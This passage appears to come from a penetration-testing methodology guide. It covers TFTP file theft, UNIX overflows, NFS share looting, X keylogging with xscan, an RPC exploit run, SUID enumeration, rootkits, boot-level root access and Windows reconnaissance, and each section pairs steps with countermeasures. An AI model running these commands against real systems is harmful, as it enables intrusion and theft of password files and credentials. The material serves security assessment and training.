### Pre-Requisite

A TFTP server accessible by us on the target's network or related sites

### Process:

1. Accessing TFTP Prompt
2. Checking own machine's status
3. Connecting to TFTP Server
4. Guessing and grabbing the file

### Q.5.2.1 ACCESSING TFTP PROMPT

#### Examples / Results

```
#tftp  
tftp>_
```

#### Analysis/Conclusion/Observation

The attacker is at tftp prompt. Now next step is checking the status.

### Q.5.2.2 CHECKING OWN MACHINE'S STATUS

#### Examples / Results

```
tftp>status  
Not connected.  
Mode: netascii  Verbose: off  Tracing: off  
Max-timeout: 25 seconds  
tftp> _
```

#### Analysis/Conclusion/Observation

Status check is performed, now the attacker knows timeout values and the various attributes.

### Q.5.2.3 CONNECTING TO TFTP SERVER

#### Examples / Results

```
tftp> connect < target IP >
```

#### Analysis/Conclusion/Observation

The same prompt (tftp>\_) will appear again. It indicates that attacker is connected to target.

### Q.5.2.4 GUESSING AND GRABBING THE FILE

#### Description

In this step an attacker needs to guess relevant file with path. Most of the time files are located in their default location[s]. File names are easy to guess.

#### Examples / Results

```
tftp>get /etc/passwd /tmp/passwd.system
```

#### Analysis/Conclusion/Observation

Attacker successfully downloaded the password file. Same way any other file can also be downloaded given the mis-configuration of permissions.

### Countermeasure

- TFTP is plain text; consider using secure tftp as an alternative.
- Restrict access to TFTP server in your firewall / router
- Move sensitive files from their default locations
- Define access level on files
  - In case of Linux `/etc/tftpdaccess.ctl`

## Q.6 EXAMINING UNIX SYSTEM

### Description

After examining common protocols now check for UNIX specific attack. They can be further sub divided into two categories 1. Remote and 2. Local attacks

### Q.6.1 Remote Attacks

#### Description

Remote Attacks are usually considered more dangerous as attacker needs not to be present physically, but a local attack may prove equally dangerous if physical security aspect is not taken into account. Hard to trace because of legal, physical and staging (attacking from compromised hosts) constraints.

### Q.6.2 Password Attacks

Social Engineering, Trashing, Guessing, Sniffing, Cracking and Brute Forcing are all activities related to the art of retrieving passwords. But there have existed vulnerabilities, for example, in older versions of the ICQ protocol, that allowed anyone to bypass system authentication by taking advantage of vulnerabilities at that stage. For example, in the forementioned ICQ vulnerability, the maximum password length was 8. If you used an alternative ICQ client (at that time the excellent mICQ), you could provide a 9-chars password to take over any ICQ User ID. This vulnerability had a related buffer overflow. See the next point.

### Q.6.3 Buffer Overflows

#### Description

Buffer overflows are caused when the data copied from a source buffer to destination Buffer lacks bounds checking and it overwrites critical areas of memory which result in taking control of the target program by changing the return address of a function, and make it execute at an attacker-defined buffer full of so-called "shellcode".

Technically speaking, buffers are often placed next to "interesting" data structures by the compiler. For example, in the case of a function that has a buffer on the stack,

the function's return address is placed in memory after the buffer. So, if the attacker can overflow the buffer, he can overwrite the function return address so that when the function returns, it returns to an address determined by the attacker. Other interesting data structures include C++ v-tables, exception handler addresses, function pointers.

Buffer overflows are the most common programming errors, which lead to exploiting Of a target program and privilege escalation, A mapping is made for programs which are running with elevated privileges and the binary is checked for buffer mismanagement.

### **Q.6.4 Stack based Overflows**

Buffer overflows are classified into stack and heap overflows, the nature of the overflow is dependent on the allocation of memory.

The actual placement on the stack are established by the commands PUSH AND POP, respectively. A value that is pushed on to the stack is copied into the memory location (exact reference) and is pointed to as execution occurs by the stack pointer (sp). The sp will then be decremented as the stack sequentially moves down, making room for the next local variables to be added (subl \$20,%esp). POP is the reverse of such an event. This is dealing with the LIFO queues, Last In First Out, referring to how the operations are ordered on the stack.

Stack based are relatively simple in terms of concept, these include functions such as:

strcat(), sprintf(), strcpy(), gets(), etc. - anywhere where unchecked variables are placed into a buffer of fixed length. A common practice is to use the n-variant of those functions: strncat, snprintf, strncpy, fgets instead of gets, etc.

### **Q.6.5 Heap based Overflows**

Dynamically allocated variables those allocated by malloc () are created on the heap. Unlike the stack, the heap grows upwards on most systems; that is, new variables created on the heap are located at higher memory addresses than older ones. In a simple heap-based buffer overflow attack, an attacker overflows a buffer that is lower on the heap, overwriting other dynamic variables.. different operating

systems use various malloc implementations, for eg : Linux uses dug lea malloc implementation where as windows uses RTLheap implementation.

Some applications do request a block of memory using the malloc interface, which later happens to be vulnerable to a buffer overflow. This way, the data behind the chunk can be changed. Possibly the malloc management structures can be compromised, exploiting malloc allocated buffer overflows is to modify this management information in a way that will allow arbitrary memory overwrites afterwards. This way pointer can be overwritten within the writeable process memory, hence allowing modification of return addresses, linkage tables or application level data.

### **Q.6.6 Integer Overflows**

Integer overflows are not like most common bug classes. They do not allow direct overwriting of memory or direct execution flow control, but are much more subtle. The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened, so there may be a discrepancy between the stored result and the correct result.

In Typical integer overflow attacker overflows the buffer by triggering an arithmetic issues relating to integers, most of the times count loops. Use input as loop bound; hence a buffer is overflowed on iterations. Of the loop resulting in an overflow, integer overflows also occur while allocating data using some form of integer arithmetic while doing a dynamic memory allocation like malloc and alloc.

### **Q.6.7 Format String Attacks**

In c and c++ programming language it is possible to declare functions that have a variable number of parameters, on call one fixed argument has to tell the function.

How many arguments there actually are a few examples of these functions a re Printf() , sprintf() , vsprintf() , the first parameter is called the format string a format is a varying data type, which is written to the output stream any missing data type of the format string lets you manipulate the stack By using different format data types in the c/c++ language, Format string attacks are mainly due to programming errors caused by Missing the format data type.

The attacker can manipulate the stack and result in exploiting the program when such subtle errors are made, the attacker can exploit if he can control the target buffer where the format conversion was missing.

### Q.6.8 Parsing Errors

Parsing errors are mainly caused due to missing sanity checking on the input passed to the buffer; most of the time the program accepts buffer and then parses the Buffer and passes it to the program, when the buffer is user controllable and it passes through a parsing routine the attacker can craft the buffer to exploit the parsing function and thereby overflow the buffer of the target program.

### Q.6.9 NFS Share Attacks

- Determine mount points
  - Showmount -e
    - Determine nfs command setup
    - cd /etc and cat passwd
    - Change value of UID / GID to privileged user other than root UID 2, GID 2
    - Execute nfs client
    - NFS Vulnerabilities
- 3. Normally because of segfault
- 4. Miscreant user may craft BO by abusing SUID root programs

### Q.6.10 Examine NFS Share

#### Description

Take advantage of incorrect /etc/exports configuration.

#### Objective

Mount remote filesystems, download all relevant files, modify system configuration.

#### Expected Result[s]

Shell Access to the system.

**Pre-Requisite**

- NFS Share should be enabled
- Access to service shall be given

**Process:**

1. Enumerate share on target
2. Mount the share
3. Pilfer for information

**1. Enumerate share on target****Examples / Results**

```
#showmount -e target
```

**Analysis/Conclusion/Observation**

This prints all directories that are exported for either a local system or a remote system. Systems that do not export directories to specific clients are particularly vulnerable because the output of the showmount command reveals that any client on the network can mount the directory. Anyone on the same network can have access to shares, depending upon access control.

**2. Mount the share****Examples / Results**

```
#mount -t nfs target:/share /mnt
```

**Analysis/Conclusion/Observation**

If the permissions of /share are not proper it will be completely on testers mercy. To avoid this make sure that each exported dir. have proper permission in terms of who can read that directory and who can not. Define strict rules because it pays to be paranoid.

**3. Pilfer for information****Examples / Results**

```
#find /mnt | grep -i password
```

**Analysis/Conclusion/Observation**

Attackers search for the ocurence of the word password in the mounted share. The above command will print the lines which contains "password", from all files in /share.

**Countermeasure**

- Make sure each exported directory has permissions on need to know basis. In terms of mounting, reading, writing and executing.

- Eliminate world writ-able 777 directories/files.

## Q.6.11 X-Insecurities

### Description

The X Window System provides a wealth of features that allow many programs to share a single graphical display. The major problem with X is that its security model is an all-or-nothing approach. Once a client is granted access to an X server, pandemonium can ensue. X clients can capture the keystrokes of the console user, kill windows, capture windows for display elsewhere, and even remap the keyboard to issue nefarious commands no matter what the user types. Most problems stem from a weak access control paradigm or pure indolence on the part of the system administrator. The simplest and most popular form of X access control is x-host authentication. This mechanism provides access control by IP address and is the weakest form of X authentication.

### Examples / Results

```
[localhost]$ xscan target_machine
```

```
Scanning hostname quake ...
```

```
Connecting to quake (target_machine) on port 6000...
```

```
Connected.
```

```
Host quake is running X.
```

```
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...
```

Now any keystrokes typed at the console will be captured to the KEYLOG.quake file.

```
[localhost]$ tail -f KEYLOG.quake:0.0
```

```
su -
```

```
[Shift_L]Iamowned[Shift_R]!
```

A quick tail of the log file reveals what the user is typing in real time. In our example, the user issued the su command followed by the root password of “**Iamowned!**” Xscan will even note if the SHIFT keys are pressed. It is also easy for attackers to view specific window.

## Q.6.12      RPC Attacks

### Description

Remote Procedure Calls (RPCs) allow an administrator to execute commands on networked computers to make large scale administration more efficient. Because they are used to run administrative commands, the RPC services typically run with the highest privileges on the system. Due to a long history of easily exploited vulnerabilities, RPC services are a continued threat to any organization

### Examples / Results

```
[localhost]# cmsd.sh quake 192.168.1.xxx 2 192.168.1.xxx
```

Executing exploit...

rtable\_create worked

clnt\_call[rtable\_insert]: RPC: Unable to receive; errno = Connection reset by peer

### Countermeasure

The best defense against remote RPC attacks is to disable any RPC service that is not absolutely necessary. If an RPC service is critical to the operation of the server, consider implementing an access control device that only allows authorized systems to contact those RPC ports, which may be very difficult—depending on your environment. Consider enabling a nonexecutable stack if it is supported by your operating system. Also, consider using Secure RPC if it is supported by your version of UNIX. Secure RPC attempts to provide an additional level of authentication based upon public-key cryptography. Secure RPC is not a panacea, because many UNIX vendors have not adopted this protocol. Thus, interoperability is a big issue. Finally, ensure that all the latest vendor patches have been applied.

### Q.6.13 Web Attacks

### Description

Port 80 is the standard port for websites, and it can have a lot of different security issues. These holes can allow an attacker to gain either administrative access to the website, or even the web server itself.

## Examples / Results

- [illegible]

## Countermeasure

- Analyze log server log periodically.
- Follow web application development best practices
- Refer ISSAF – Web Application security section of ISSAF.

**Q.6.14 Mail Services Attacks**

[coming soon]

**Q.6.15 Local Attacks****Description**

Local attacks are performed when someone has non-privileges and/or physical access to the systems. In most cases the attacker knows the security mechanism in place and can potentially use social engineering more effectively.

**Q.6.16 File and Directory Permission Attacks****Description**

Find and analyze world executable shell and binaries

Find and analyze world writeable

Find and analyze world executable + writable

Find and analyze SGUID root files

Find and analyze SUID root files

Find and analyze sticky bit files

Gain privileges and escalate them

- Disassemble
- Overflow attacks

Perform denial of service by crashing them

Find world executable shell and binaries

```
# find / -perm -1 -type f -print
```

Find world writable files

```
# find / -perm -2 -type f -print
```

Find world executable + writable

```
# find / -perm -3 -type f -print
```

Safeguard

- No file in the system should have world executable permissions.
- Directories should have world executables as required. It is not practical for the system to function in full capacity if world executable is removed. So it is recommended that appropriate precaution should be taken while revoking permissions.
- Always maintain checksum of all critical files:
  - /usr/bin/\*.\*
  - /usr/sbin/\*.\*
  - /sbin/\*.\*
  - /bin/\*.\*
  - /etc/\*.\*
  - /lib/\*.\*
  - 
  - Other critical files
  - Daily incremental and periodic full backup data files
- Set default umask = 022. It will set default value rwx for owner to all new files.
- Set default umask = 027. It will set default value rw-r----- for owner to all new files and only owner and group has access.

## Q.6.17 Symlink Attacks

### Description

#### 5. SUID /SGID files kill

##### 5.1. Find SGUID root files

```
find / -perm -4000 -exec ls -al {} \;
```

##### 5.2. Find SUID root files

```
find / -perm -2000 -exec ls -al {} \;
```

##### 5.3. Find sticky bit files

```
find / -perm -1000 -exec ls -al {} \;
```

#### Find SGUID root files

```
[balwant@localhost balwant]$ find / -perm -4000 -exec ls -al {} \;
```

```
-rwsr-xr-x 1 root bin 1303552 May 6 10:39 /usr/openwin/bin/Xsun
-rwsr-xr-x 1 root bin 74716 Aug 5 2003 /usr/openwin/bin/xlock
-r-sr-xr-x 1 root bin 38056 Sep 21 2002 /usr/openwin/bin/sys-
suspend
-rwsr-sr-x 1 root bin 22868 May 28 02:49
/usr/openwin/bin/kcms_configure
-rwsr-sr-x 1 root bin 94632 May 28 02:53
/usr/openwin/bin/kcms_calibrate
-rwsr-xr-x 1 root bin 295400 Mar 19 2004
/usr/openwin/bin/xscreensaver
-rwsr-xr-x 1 root bin 23180 Oct 17 2002 /usr/openwin/lib/mkcookie
-r-sr-xr-x 1 root sys 13748 Jun 17 02:13 /usr/bin/i86/newtask
-r-sr-xr-x 2 root bin 11272 Nov 4 2002 /usr/bin/i86/uptime
-r-sr-xr-x 2 root bin 11272 Nov 4 2002 /usr/bin/i86/w
-rwsr-xr-x 1 root sys 35684 Dec 14 2002 /usr/bin/at
-rwsr-xr-x 1 root sys 13916 Nov 4 2002 /usr/bin/atq
-rwsr-xr-x 1 root sys 12528 Nov 4 2002 /usr/bin/atrm
-r-sr-xr-x 1 root bin 17776 Feb 25 2004 /usr/bin/crontab
-r-sr-xr-x 1 root bin 14012 Nov 4 2002 /usr/bin/eject
-r-sr-xr-x 1 root bin 25704 Nov 4 2002 /usr/bin/fdformat
-r-sr-xr-x 1 root bin 28344 Nov 4 2002 /usr/bin/login
-rwsr-xr-x 1 root sys 7420 Nov 4 2002 /usr/bin/newgrp
```

```

-r-sr-sr-x 1 root sys 22168 Nov 4 2002 /usr/bin/passwd
-r-sr-xr-x 1 root bin 9732 Oct 30 2003 /usr/bin/pfexec
-r-sr-xr-x 1 root sys 21808 May 11 11:43 /usr/bin/su
-r-s--x--x 1 uucp bin 51452 Nov 4 2002 /usr/bin/tip
-r-s--x--x 1 root sys 2992340 Jul 31 2003 /usr/bin/admintool
-r-s--x--x 1 root lp 9728 May 12 03:58 /usr/bin/cancel
-r-s--x--x 1 root lp 23204 May 12 03:58 /usr/bin/lp
-r-s--x--x 1 root lp 9772 May 12 03:58 /usr/bin/lpset
-r-s--x--x 1 root lp 22432 May 12 03:58 /usr/bin/lpstat
-r-sr-xr-x 1 root bin 20620 Feb 26 2003 /usr/bin/rcp
-r-sr-xr-x 1 root bin 52024 Nov 4 2002 /usr/bin/rdist
-r-sr-xr-x 1 root bin 14968 Nov 4 2002 /usr/bin/rlogin
-r-sr-xr-x 1 root bin 9004 Nov 4 2002 /usr/bin/rsh
-r-sr-xr-x 1 root sys 39628 Nov 4 2002 /usr/bin/chkey
-r-sr-xr-x 1 root bin 4644 Nov 4 2002 /usr/bin/mailq
-r-sr-xr-x 1 root bin 39444 Nov 12 2003 /usr/bin/rmformat
-r-sr-xr-x 1 root bin 6044 Nov 4 2002 /usr/bin/volcheck
-r-sr-xr-x 1 root bin 12584 Nov 4 2002 /usr/bin/volrmmount
-r-sr-xr-x 1 root bin 215296 Apr 2 2004 /usr/bin/pppd
---s--x--x 1 root uucp 66892 Nov 4 2002 /usr/bin/ct
---s--x--x 1 uucp uucp 78840 Nov 4 2002 /usr/bin/cu
---s--x--x 1 uucp uucp 67812 Aug 14 2003 /usr/bin/uucp
---s--x--x 1 uucp uucp 24208 Nov 4 2002 /usr/bin/uuglist
---s--x--x 1 uucp uucp 20332 Nov 4 2002 /usr/bin/uuname
---s--x--x 1 uucp uucp 60676 Nov 4 2002 /usr/bin/uustat
---s--x--x 1 uucp uucp 71516 Nov 4 2002 /usr/bin/uux
-rwsr-xr-x 1 root bin 56264 Apr 12 15:47 /usr/bin/cdrw
-r-sr-xr-x 1 root bin 14172 Aug 13 2003 /usr/lib/fs/ufs/quota
-r-sr-xr-x 1 root bin 83820 Apr 12 15:30 /usr/lib/fs/ufs/ufsdump
-r-sr-xr-x 1 root bin 968804 Apr 12 15:30 /usr/lib/fs/ufs/ufsrestore
---s--x--x 1 root bin 4820 Nov 4 2002 /usr/lib/pt_chmod
-r-sr-xr-x 1 root bin 7604 Apr 22 2003 /usr/lib/utmp_update
-r-s--x--x 1 root bin 19864 May 12 03:58 /usr/lib/lp/bin/netpr
-r-s--x--x 1 root bin 26160 Apr 27 00:48 /usr/lib/print/lpd-port
-rwsr-xr-x 1 root adm 5400 Nov 4 2002 /usr/lib/acct/accton
---s--x--x 1 uucp uucp 6492 Nov 4 2002
/usr/lib/uucp/remote.unknown

```

```

---s--x--x 1 uucp  uucp  159528 Nov  4 2002 /usr/lib/uucp/uucico
---s--x--x 1 uucp  uucp  33408 Nov  4 2002 /usr/lib/uucp/uusched
---s--x--x 1 uucp  uucp  83884 Nov  4 2002 /usr/lib/uucp/uuxqt
-r-sr-xr-x 1 root  bin   11992 Nov  4 2002 /usr/sbin/i86/whodo
-rwsr-xr-x 3 root  bin   16160 Apr  2 2003 /usr/sbin/allocate
-rwsr-xr-x 1 root  sys   23480 Nov  4 2002 /usr/sbin/sacadm
-r-sr-xr-x 1 root  bin   33148 Apr 13 02:00 /usr/sbin/traceroute
-rwsr-xr-x 3 root  bin   16160 Apr  2 2003 /usr/sbin/deallocate
-rwsr-xr-x 3 root  bin   16160 Apr  2 2003 /usr/sbin/list_devices
-r-sr-xr-x 1 root  bin   43788 Apr 13 06:26 /usr/sbin/ping
-r-sr-xr-x 1 root  bin   26052 Mar 24 2004 /usr/sbin/pmconfig
-r-s--x--x 1 root  lp    7416 May 12 03:58 /usr/sbin/lpmove
-r-sr-xr-x 1 root  bin   726088 Nov  4 2002 /usr/sbin/static/rcp
-r-sr-sr-x 1 root  sys   23092 Sep 21 2002 /usr/dt/bin/dtaction
-r-sr-xr-x 1 root  bin   32872 Sep 21 2002 /usr/dt/bin/dtappgather
-r-sr-sr-x 1 root  daemon 288084 Sep 21 2002 /usr/dt/bin/sdtcm_convert
-r-sr-xr-x 1 root  bin   349604 Jan 11 2003 /usr/dt/bin/dtprintinfo
-r-sr-xr-x 1 root  bin   154544 Apr 15 18:30 /usr/dt/bin/dtsession

```

```
[balwant@localhost balwant]$ find / -perm -2000 -exec ls -al {} \;
```

```

-r-xr-sr-x 1 root  sys   13540 Nov  4 2002 /usr/platform/i86pc/sbin/EEPROM
-rwxr-sr-x 1 root  root  1474468 Mar 16 2004 /usr/openwin/bin/Xprt
-rwxr-sr-x 1 root  root  312936 Oct 17 2002 /usr/openwin/bin/lbproxy
-rwsr-sr-x 1 root  bin   22868 May 28 02:49 /usr/openwin/bin/kcms_configure
-rwsr-sr-x 1 root  bin   94632 May 28 02:53 /usr/openwin/bin/kcms_calibrate
-r-x--s--x 1 root  mail  66256 Dec 14 2002 /usr/bin/mail
-r-x--s--x 1 root  mail  118064 Nov  4 2002 /usr/bin/mailx
-r-xr-sr-x 1 root  sys   59700 Nov  4 2002 /usr/bin/netstat
-r-sr-sr-x 1 root  sys   22168 Nov  4 2002 /usr/bin/passwd
-r-xr-sr-x 1 root  tty   11612 Nov  4 2002 /usr/bin/write
-r-xr-sr-x 1 root  smmsp  872332 Sep 25 2003 /usr/lib/sendmail
-r-xr-sr-x 1 root  sys   22064 Nov  4 2002 /usr/sbin/i86/prtconf
-r-xr-sr-x 1 root  sys   10528 Nov  4 2002 /usr/sbin/i86/swap
-r-xr-sr-x 1 root  sys   22056 Nov  4 2002 /usr/sbin/i86/sysdef
-r-xr-sr-x 1 root  tty   10036 Mar 26 2003 /usr/sbin/wall

```

```
-r-sr-sr-x 1 root sys 23092 Sep 21 2002 /usr/dt/bin/dtaction
-r-sr-sr-x 1 root daemon 288084 Sep 21 2002 /usr/dt/bin/sdtcm_convert
-r-xr-sr-x 1 root mail 1458996 May 4 19:17 /usr/dt/bin/dtmail
-r-xr-sr-x 1 root mail 445972 Jan 11 2003 /usr/dt/bin/dtmailpr
```

### Q.6.18 System Call Attacks

The main difference between a normal rootkit and an LKM Rootkit is very simple: normal rootkits replace system utilities that enable the attacker to hide files, processes and network connections. An LKM Rootkit, on the other hand, does something a bit more interesting: it replaces the location of system calls, changing the original memory addresses to something else, and in that different location there is a trojanized version of the system call. So, they do not need to modify utilities (or libraries), they simply replace what these utilities and libraries use! Rootkits of this sort go by the names of Rkit and Adore LKM, just to mention a couple of the most common ones.

Here is a list of the typically modified system calls: `sys_clone`, `sys_close`, `sys_execve`, `sys_fork`, `sys_ioctl`, `sys_kill`, `sys_mkdir`, `sys_read`, `sys_readdir`, `sys_write`.

The only way an LKM rootkit can be detected is by analyzing kernel memory directly. One of way to do this is to compare system call addresses (you will recall that LKM rootkits change them). This task can be easily performed by using tools such as `kstat`, which read kernel memory through `/dev/kmem`. `kstat` provides information on running processes via its `'-P'` switch, which includes hidden processes. Compare its output with what `"ps aef"` tells you. Additionally, you can query a specific process id with the `'-p'` parameter. To analyze system call addresses you should specify the `'-s'` switch. After an initial system installation and full configuration, record `"kstat -s"` output. Memory addresses there will provide correct values you can compare from time to time. Lines with a WARNING show the possibility that your system has been compromised. `kstat` can also act as a replacement for `lsmod` with the `'-M'` switch. You will be able to read the trojan kernel module on the list.

For more information regarding rootkits, check out the following sites and documentes:

[www.chkrootkit.org/](http://www.chkrootkit.org/) Documentation Section

Detecting and Understanding Rootkits, by Arturo 'Buanzo' Busleiman, President, OISSG.Ar <http://www.buanzo.com.ar/sec/Rootkits.html>

### **Q.6.19 Race Conditions**

A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence in order to be done correctly.

Race conditions could arise in threads, files any form of resource which is accessed by multiple operations

For example:

A multi-threaded race condition in the processing of incoming RPC requests. Due to a flaw in the software, two separate threads may attempt to process the same incoming RPC request. One of the threads may free the memory allocated to hold the incoming packet before the other thread is finished processing the packet. As a result, a memory error may occur.

### **Q.6.20 Key Logger Attacks**

There are keyloggers for GNU+Linux that are LKM based. (See "System Call Attacks"). In this case, the `sys_read()` system call is intercepted. If the file descriptor is the standard input (0 or `stdin`), and just one byte is read, then we have a keystroke. It is not usually a good approach to install LKM tools (Rootkits, key loggers, process hidlers) as many times they modify the system behaviour in such a way that even a user can see it. As a simple countermeasure, system administrators or deployers can build custom kernel without the ability to load kernel modules.

## **Q.6.21      Physical Security Assessment**

2. Use boot loader to start into single user mode, gain the root access and change the password, or if it is a linux system, use the "init=/bin/sh" kernel parameter if you can edit the boot loader command line.
3. Mount using secondary storage media, boot it into another Operating system and gain privileged access. Take into account the target's filesystem type if you need write access.

### **Global Countermeasure[s]**

3. Implement physical security. For detail refer physical security section.
4. Implement BIOS Passwords
5. Boot loader password e.g. Grub, Lilo
6. Boot sequences should not contain CD Drive and floppy drive to retain the functionality and keep secure (complement with BIOS passwords).

### **Further Reading[s]**

Google search for: "I lost my root password" or similar. Data Recovery related searches will prove useful, too.

# R WINDOWS SYSTEM SECURITY ASSESSMENT

## R.1 DESCRIPTION

To understand the security implementation of the NT family, we will have to understand following few terms.

### Executive

The executive is the only part of the system that executes in kernel mode, and is divided into three levels. The lowest level is called HAL, which provides an abstract view of the underlying machine architecture. The motive for having this layer is to make the system (more) portable.

### Protected Subsystems

A protected subsystem provides an Application Programming Interface (API) which Programs can call. Such protected subsystems are sometimes called servers, or protected servers, and are executed in user mode as processes with certain privileges. When an application calls an API routine, a message is routed to the server implementing the API routine via the LPC facility. Later, the server replies by sending a message back to the caller. Trusted Computer Base (TCB) servers are protected servers, which execute as a process with a SYSTEM security context, which implies that the process possesses an access token.

Token for processes running within the SYSTEM security context

Field                SYSTEM Token Value

User ID            SYSTEM

Group ID          array Everyone  
Administrators

Owner ID          Points to Administrator  
group ID

Privilege(s)	TCB (enabled)	CreateToken (disabled)
	TakeOwnership (disabled)	CreatePageFile (enabled)
	LockMemory (enabled)	AssignPrimaryToken (disabled)
	IncreaseQuota (disabled)	IncreaseBasePriority (enabled)

CreatePermanent (enabled)	Debug (enabled)
Audit (enabled)	Security (disabled)
SystemEnvironment (disabled)	ChangeNotify (enabled)
Backup (disabled)	Restore (disabled)
Shutdown (disabled)	LoadDriver (disabled)
ProfileSingleProcess (enabled)	Systemtime (disabled)

Default DACL SYSTEM GENERIC ALL Everyone GENERIC EXECUTE

Source Not used for SYSTEM token

Type Primary

We will describe some of the standard servers including: Session Manager, WinLogon, Win32, LSA, and SAM.

Session Manager: is the first server to start in an NT system. It is responsible for loading DOS device drivers, subsystems registered in the Registry, and initialization of Dynamic Linked Libraries (DLLs), after which, it starts the WinLogon server.

WinLogon: is the logon process. It is responsible for coordinating and providing interfaces for interactive logon/logoff. Moreover, it manages the Desktops. WinLogon registers itself with Win32, during system initialization as the logon process.

Win32: makes Microsoft's 32-bit Windows API available to application programs. In addition, it provides the graphical user interface and controls all user input and output. Only two objects are exported from this server, Window Station, i.e. user input/output system (mouse, keyboard and screen), and a Desktop object.

LSA (Local Security Authority): has its main responsibilities centered on security. It plays a major part in the logon process, and the security event logging process as well as upholding the security policy of the local system. The security policy is implemented by the local security policy database that keeps information on trusted domains, privileges and access rights for users and user groups, security events. This database is managed by LSA and accessed only through LSA.

SAM (Security Accounts Manager): is responsible for managing information about accounts for users and user groups either locally or domain wide depending on its role. It also provides support for the authentication package. The secure accounts are stored as sub-object in a database in the registry. This database is accessed and managed only by SAM.

## **R.2 PURPOSE**

See Windows NT/200 system from attacker's eye and using their tool.

## **R.3 REQUIREMENT**

[Text]

### **R.3.1 Understand Organization's environment**

### **R.3.2 Technical Requirements**

## **R.4 TERMINOLOGY**

[Text]

## **R.5 HISTORY**

[Text]

## **R.6 OBJECTIVE**

- Understanding Windows Security issues and safeguarding them
- Following a structured approach for Windows system penetration/audit
- Gaining Access and privilege escalation
- Going beyond root and spreading the attack further

## **R.7 EXPECTED RESULT**

- List of live hosts
- Processes running on hosts
- List of users/shares
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- List of vulnerabilities
- List of compromised hosts

## **R.8 METHODOLOGY / PROCESS**

Brief Intro and Table of Contents

### **R.8.1 Information Gathering**

[Text]

### **R.8.2 Passive Information Gathering**

Put information gathered from publicly available sources. There are a lot of public sites which compile a lot of sensible information, let's see some of them:

**R.8.2.1 Whois****Description**

Whois is a program that will tell you the owner of any second-level domain name or IP address

**Pre-requisite[s]**

A web browser or a command line whois client for windows

**Steps to be performed**

Guess target domain name and target IP address and IP range

**Examples/Results**

<http://whois.sc/oissg.org>

C:\>whois 212.13.208.91

% This is the RIPE Whois secondary server.

% The objects are in RPSL format.

%

% Rights restricted by copyright.

% See <http://www.ripe.net/db/copyright.html>

inetnum: 212.13.208.0 - 212.13.211.255

netname: JUMP-BYTEMARK

descr: Bytemark Computer Consulting

country: GB

admin-c: MATB-RIPE

tech-c: MATB-RIPE

status: ASSIGNED PA

mnt-by: JUMP-MNT

mnt-lower: JUMP-MNT

source: RIPE

changed: james\_r-ripe@jump.org.uk 20030902

changed: james\_r-ripe@jump.org.uk 20040220

route: 212.13.192.0/19

descr: Jump Networks Ltd. /19 PA

origin: AS8943

mnt-by: JUMP-MNT  
source: RIPE  
changed: jon@knx.net.uk 20000925  
changed: james\_r-ripe@jump.org.uk 20030131

person: Matthew Bloch  
address: 28, Montague Street  
address: York  
address: YO23 1JB  
address: ENGLAND  
phone: +44 8707 455026  
e-mail: matthew@bytemark.co.uk  
nic-hdl: MATB-RIPE  
mnt-by: JUMP-MNT  
source: RIPE  
changed: james\_r-ripe@jump.org.uk 20030112

#### Analysis/Conclusion/Observation

#### Tool[s]

<http://whois.sc/domain.com>  
<http://www.samspace.org>  
<http://www.geektools.com>  
<http://www.ripe.net/whois>  
<http://ws.arin.net/cgi-bin/whois.pl>  
<http://allwhois.com/home.html>  
command-line Win32 & Linux whois

#### Countermeasures

#### Further Reading[s]

<http://www.faqs.org/rfcs/rfc954.html>  
<http://www.faqs.org/rfcs/rfc1714.html>

#### Remarks

**R.8.2.2 SEARCH ENGINES****Description**

A search engine indexes a lot of internet pages and permit advanced search functions that will help you in your search job

**Pre-requisite[s]**

Target domain name

All the information about the target you can obtain

**Steps to be performed**

Different advanced search attempts with all the keys you have

Analyze conscientiously the results and add more searches with these results

**Examples/Results**

<http://www.google.es/search?q=allinurl:oissg.org&num=50&hl=es&lr=&ie=UTF-8&filter=0>

<http://www.google.es/search?num=50&hl=es&ie=UTF-8&q=balwant@oissg.org&meta=>

[http://www.google.es/search?q=allintext:balwant+%2B%40oissg+%2B.+org&num=50&hl=es&lr=&ie=UTF-8&as\\_qdr=all&filter=0](http://www.google.es/search?q=allintext:balwant+%2B%40oissg+%2B.+org&num=50&hl=es&lr=&ie=UTF-8&as_qdr=all&filter=0)

[http://www.google.es/search?num=50&hl=es&lr=&ie=UTF-](http://www.google.es/search?num=50&hl=es&lr=&ie=UTF-8&as_qdr=all&q=%22212.13.208.91%22)

[8&as\\_qdr=all&q=%22212.13.208.91%22](http://www.google.es/search?num=50&hl=es&lr=&ie=UTF-8&as_qdr=all&q=%22212.13.208.91%22)

**Analysis/Conclusion/Observation**

This tool is one of the most powerful tools to gather information, if you want to attack a target you have to know all you can from it. This stage is very important to get the maximum data possible and you can spend as much time for it as possible as information gathered in this stage will be very useful in further attacks. Sometimes these attacks provide new avenues for attackers to enter.

**Tool[s]**

<http://www.google.com>

<http://www.yahoo.com>

<http://www.dogpile.com> (very useful for cumulative search)

<http://www.kartoo.com> (useful in visualizing the links )

all the search engines and tools

**Countermeasures**

Refer ISSAF methodology section for countermeasures

**Further Reading[s]**

<http://johnny.ihackstuff.com>

<http://www.buyukada.co.uk/projects/athena/>

**Remarks**

### R.8.3 Active Information Gathering

This method of gather information is based on actively ask a target machine so you can learn more from that machine. Basically, there are two types of targets: domain controllers (DCs), where we can obtain information about all the domain, and stand-alone servers or workstations, where we can obtain information only about that PC. It's important to observe that if you can get some information or a password in one stand-alone machine, it's presumable that other machines in the same IP range have the same password or information.

You can gather information actively following the next steps:

1. Enumeration Attack
  - Identify Users
  - Identify Shares
  - Identify Policies
  - Enumerate Registry
  - NETBIOS enumeration
    - Netbios Name enumeration
    - Netbios Session enumeration
  - MIB Enumeration
    - SNMPwalk
    - SNMPget
2. Identify Master Browsers
3. Identify Domains on the Network
4. Identify Domain Controllers
5. Identify Hosts of Domain
6. View Domain Membership

**R.8.3.1 IDENTIFY USERS****Description**

If the target machine is a DC the list of users will be the list of users of the entire domain, but if the target is a stand-alone machine you only can obtain a list of target's users

**Pre-requisite[s]**

Ports 135/TCP to 139/TCP or 445/TCP has to be reachable. Target machine has to had Server service started and working

**Steps to be performed**

Run enum with the following flags.

```
C:>enum -UMNSPGL target_ip
```

**Examples/Results**

Using enum.exe (<http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz>):

"Example HERE"

Using ADSI, create the script userlist.vbs with the following contents:

```
sDomain      = "YourDomain"
